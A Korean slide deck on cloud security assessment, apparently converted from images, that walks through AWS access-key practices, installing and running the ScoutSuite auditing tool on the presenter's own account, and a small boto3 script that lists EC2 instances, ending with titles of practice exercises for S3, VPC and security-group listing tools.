
- 엑세스 키를 일반 텍스트, 코드 리포지토리 또는 코드로 저장해서는 안 됩니다.
- 더 이상 필요 없는 경우 액세스 키를 비활성화하거나 삭제합니다.
- 최소 권한을 활성화합니다.
- 엑세스 키를 정기적으로 교체합니다.

엑세스 키 관리에 대한 자세한 내용은 [AWS 액세스 키 관리 모범 사례](#)를 참조하세요.

[.csv 파일 다운로드](#) [완료](#)


클라우드 오픈소스 도구를 통한 취약점 진단

AWS Configure 설정



클라우드 오픈소스 도구를 통한 취약점 진단

ScoutSuite 도구 설치 및 사용 - 1




1. ScoutSuite GitHub 저장소 클론
git clone https://github.com/nccgroup/ScoutSuite
cd ScoutSuite

2. Python 가상환경 생성
python -m venv aws_venv

3. 가상환경 활성화
.aws_venv\Scripts\activate

클라우드 오픈소스 도구를 통한 취약점 진단

ScoutSuite 도구 설치 및 사용 - 2



```
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite\aws_venv\Scripts>
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite\aws_venv\Scripts>
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite\aws_venv\Scripts>cd ../../
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>pip install -r requirements.txt
Collecting python-dateutil<2.8.1, >=2.1
  Using cached python_dateutil-2.8.0-py2.py3-none-any.whl (226 kB)
Collecting netaddr<=0.8.0
  Using cached netaddr-1.3.0-py3-none-any.whl (2.3 MB)
Collecting sqlitedict<=1.6.0
  Using cached sqlitedict-2.1.0.tar.gz (21 kB)
  Preparing metadata (setup.py) ... done
Collecting CherryPy<=18.10.0
  Using cached CherryPy-18.10.0-py3-none-any.whl (1.1 MB)
Collecting cherrypy-cors<=1.6
  Using cached cherrypy-cors-1.7.0-py3-none-any.whl (1.1 MB)
Collecting coloredlogs<=10.0
  Using cached coloredlogs-10.0-py2.py3-none-any.whl (1.1 MB)
Collecting asyncio-throttle<=0.1.1
  Using cached asyncio-throttle-0.1.1-py3-none-any.whl (1.1 MB)
Collecting boto3<=1.20.21
  Using cached boto3-1.37.33-py3-none-any.whl (1.1 MB)
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>
to enable the '--use-pep517' option. Discussion can be found at https://github.com/pypa/pip/issues/8559
Running setup.py install for oss2 ... done
Successfully installed PyJWT-2.10.1 aliyun-python-sdk-actiontrail-2.2.0 aliyun-python-sdk-core-2.16.0 aliyun-python-sdk-ecs-4.24.81 aliyun-python-sdk-kms-2.16.5 aliyun-python-sdk-ocs-0.0.4 aliyun-python-sdk-ram-3.3.0 aliyun-python-sdk-rds-2.7.49 aliyun-python-sdk-sts-3.1.2 aliyun-python-sdk-vpc-3.0.46 asyncio-throttle-0.1.1 autocannon-2.2.2 azure-common-1.1.28 azure-core-1.33.0 azure-identity-1.5.0 azure-mgmt-authorization-3.0.0 azure-mgmt-compute-18.2.0 azure-mgmt-core-1.5.0 azure-mgmt-keyvault-8.0.0 azure-mgmt-monitor-2.0.0 azure-mgmt-network-17.1.0 azure-mgmt-rdbms-8.0.0 azure-mgmt-redis-1.2.0 azure-mgmt-resource-15.0.0 azure-mgmt-security-1.0.0 azure-mgmt-sql-1.0.0 azure-mgmt-storage-17.0.0 azure-mgmt-web-1.0.0 backports.tarfile-1.2.0 boto3-1.37.33 botocore-1.37.33 cachetools-5.5.2 certifi-2025.1.31 cffi-1.17.1 charset-normalizer-3.4.1 cheroot-10.0.1 cherrypy-18.10.0 cherrypy-cors-1.7.0 circuitbreaker-2.1.3 colorama-0.4.6 coloredlogs-10.0 crcmod-1.7 cryptography-44.0.2 deprecated-1.2.18 durationpy-0.9 google-api-core-1.34.1 google-api-python-client-2.166.0 google-auth-2.38.0 google-auth-http-0.2.0 google-cloud-appengine-logging-1.6.1 google-cloud-audit-log-0.3.2 google-cloud-container-2.56.1 google-cloud-core-2.4.3 google-cloud-iam-2.18.3 google-cloud-kms-1.3.0 google-cloud-logging-3.11.4 google-cloud-monitoring-1.1.0 google-cloud-resource-manager-1.14.0 google-cloud-storage-2.14.0 google-crc32c-1.7.1 google-resumable-media-2.7.2 googleapis-common-protos-1.69.2 grpc-google-iam-v1-0.12.7 grpcio-1.71.0 grpcio-status-1.48.2 httplib2-0.22.0 httpx-0.27.0 httpx-ssh-0.0.3 humanfriendly-10.0 idna-3.10 importlib-metadata-8.6.1 isodate-0.7.2 jaraco.collections-5.1.0 jaraco.context-6.0.1 jaraco.functools-4.1.0 jaraco.text-4.0.0 jmespath-0.10.0 kubernetes-32.0.1 more-itertools-10.6.0 msal-1.32.0 msal-extensions-0.3.1 msgraph-core-0.2.2 msrest-0.7.1 netaddr-1.3.0 oauth2client-4.1.3 oauthlib-3.2.2 oci-2.150.0 opentelemetry-api-1.32.0 oss2-2.19.1 policyuniverse-1.5.1 portalocker-2.10.1 portend-3.2.0 proto-plus-1.26.1 protobuf-3.20.3 pyOpenSSL-24.3.0 pyasn1-0.6.1 pyasn1-modules-0.4.2 pycparser-2.22 pycryptodome-3.22.0 pydo-0.10.0 pyparsing-3.2.3 pyreadline3-3.5.4 python-dateutil-2.8.0 pytz-2025.2 pywin32-310 pyyaml-6.0.2 requests-2.32.3 requests-oauthlib-2.0.0 rsa-4.9 s3transfer-0.11.4 six-1.17.0 sqlitedict-2.1.0 tempora-5.8.0 typing-extension-4.13.2 uritemplate-4.1.1 urllib3-2.4.0 websocket-client-1.8.0 wrapt-1.17.2 zc.lockfile-3.0.post1 zipp-3.21.0
[notice] A new release of pip available: 22.3.1 -> 25.0.1
[notice] To update, run: python.exe -m pip install --upgrade pip
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>
(aws_venv) C:\Users\bisul\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>
```

클라우드 오픈소스 도구를 통한 취약점 진단

ScoutSuite 도구 설치 및 사용 - 3


```
C:\WINDOWS\system32\cmd.exe
(aws_venv) C:\Users\bisu1\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>python scout.py aws

2025-04-13 15:08:16 DESKTOP-486KAPT scout[15104] Launching Scout
2025-04-13 15:08:16 DESKTOP-486KAPT scout[15104] Authenticating to cloud provider
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Gathering data from APIs
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the ACM service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the Lambda service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the CloudFormation service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the CloudTrail service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the EC2 service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the EFS service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the ElastiCache service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the ELB service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the ELBv2 service
2025-04-13 15:08:18 DESKTOP-486KAPT scout[15104] Fetching resources for the EMR service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the IAM service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the KMS service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the RDS service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the RedShift service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the Route53 service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the S3 service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the SES service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the SNS service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the SQS service
2025-04-13 15:08:19 DESKTOP-486KAPT scout[15104] Fetching resources for the VPC service
2025-04-13 15:08:20 DESKTOP-486KAPT scout[15104] Fetching resources for the Secrets Manager service
2025-04-13 15:09:41 DESKTOP-486KAPT scout[15104] Running pre-processing engine
2025-04-13 15:09:41 DESKTOP-486KAPT scout[15104] Running rule engine
2025-04-13 15:09:45 DESKTOP-486KAPT scout[15104] Applying display filters
2025-04-13 15:09:45 DESKTOP-486KAPT scout[15104] Running post-processing engine
2025-04-13 15:09:46 DESKTOP-486KAPT scout[15104] Saving data to scoutsuite-report\scoutsuite-results\scoutsuite_results_aws-022499044406.js
2025-04-13 15:09:46 DESKTOP-486KAPT scout[15104] Saving data to scoutsuite-report\scoutsuite-results\scoutsuite_options_aws-022499044406.js
2025-04-13 15:09:46 DESKTOP-486KAPT scout[15104] Creating scoutsuite-report\aws-022499044406.html
2025-04-13 15:09:46 DESKTOP-486KAPT scout[15104] Opening the HTML report

(aws_venv) C:\Users\bisu1\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>
(aws_venv) C:\Users\bisu1\OneDrive\바탕 화면\ScoutSuite\ScoutSuite>
```

클라우드 오픈소스 도구를 통한 취약점 진단

ScoutSuite 도구 설치 및 사용 - 4



클라우드 커스텀 도구 취약점 진단

수동 실습 - 1

<https://boto3.amazonaws.com>

```
C:\Windows\System32\cmd x + v
(c) Microsoft Corporation. All rights reserved.

C:\Users\bisul\OneDrive\바탕 화면\Cloud 실습>python ec2_describe.py
Traceback (most recent call last):
  File "C:\Users\bisul\OneDrive\바탕 화면\Cloud 실습\ec2_describe.py", line 1, in <module>
    import boto3
ModuleNotFoundError: No module named 'boto3'

C:\Users\bisul\OneDrive\바탕 화면\Cloud 실습>pip install boto3
Collecting boto3
  Using cached boto3-1.37.33-py3-none-any.whl (139 kB)
Requirement already satisfied: botocore<1.38.0,>=1.37.33 in c:\users\bisul\appdata\local\programs\python\python311\lib\site-packages (from boto3) (1.37.33)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in c:\users\bisul\appdata\local\programs\python\python311\lib\site-packages (from boto3) (0.10.0)
Requirement already satisfied: s3transfer<0.12.0,>=0.11.0 in c:\users\bisul\appdata\local\programs\python\python311\lib\site-packages (from boto3) (0.11.4)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in c:\users\bisul\appdata\local\programs\python\python311\lib\site-packages (from botocore<1.38.0,>=1.37.33->boto3) (2.8.0)
Requirement already satisfied: urllib3!=2.2.0,<3,>=1.25.4 in c:\users\bisul\appdata\local\programs\python\python311\lib\site-packages (from botocore<1.38.0,>=1.37.33->boto3) (2.4.0)
Requirement already satisfied: six>=1.5 in c:\users\bisul\appdata\local\programs\python\python311\lib\site-packages (from python-dateutil<3.0.0,>=2.1->botocore<1.38.0,>=1.37.33->boto3) (1.17.0)
Installing collected packages: boto3
Successfully installed boto3-1.37.33

[notice] A new release of pip available: 22.3.1 -> 25.0.1
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\bisul\OneDrive\바탕 화면\Cloud 실습>
```

클라우드 커스텀 도구 취약점 진단

수동 실습 - 2

```
C:\Windows\System32\cmd x + v
C:\Users\bisul\OneDrive\바탕 화면\Cloud 실습>python ec2_describe.py
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: [REDACTED]
Instance Type: t2.micro
Launch Time: 2025-04-13 07:31:09+00:00
=====
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: 172.31.44.82
Instance Type: t2.micro
Launch Time: 2025-04-13 07:31:09+00:00
=====
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: 172.31.7.56
Instance Type: t2.micro
Launch Time: 2025-04-13 07:31:09+00:00
=====
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: 172.31.9.63
Instance Type: t2.micro
Launch Time: 2025-04-13 07:31:09+00:00
=====
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: 172.31.0.213
Instance Type: t2.micro
Launch Time: 2025-04-13 07:31:09+00:00
=====
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: 172.31.12.113
Instance Type: t2.medium
Launch Time: 2025-04-13 07:31:09+00:00
=====
Instance ID: [REDACTED]
State: running
Public IP: [REDACTED]
Private IP: 172.31.15.212
Instance Type: t2.micro
Launch Time: 2025-04-13 07:31:09+00:00
=====
C:\Users\bisul\OneDrive\바탕 화면\Cloud 실습>
```

```
1 import boto3
2
3 session = boto3.Session(
4     region_name="ap-northeast-2"
5 )
6
7 ec2 = session.client('ec2')
8
9 response = ec2.describe_instances()
10
11 for reservation in response['Reservations']:
12     for instance in reservation['Instances']:
13         print(f"Instance ID: {instance['InstanceId']}")
14         print(f"State: {instance['State']['Name']}")
15         print(f"Public IP: {instance.get('PublicIpAddress', 'N/A')}")
16         print(f"Private IP: {instance.get('PrivateIpAddress', 'N/A')}")
17         print(f"Instance Type: {instance['InstanceType']}")
18         print(f"Launch Time: {instance['LaunchTime']}")
19     print("=" * 40)
```

S3 버킷 리스트 조회 도구 만들어 보기

실습

VPC 조회 도구 만들어보기

실습

보안그룹 조회 도구 만들어 보기

실습

질의 및 응답

6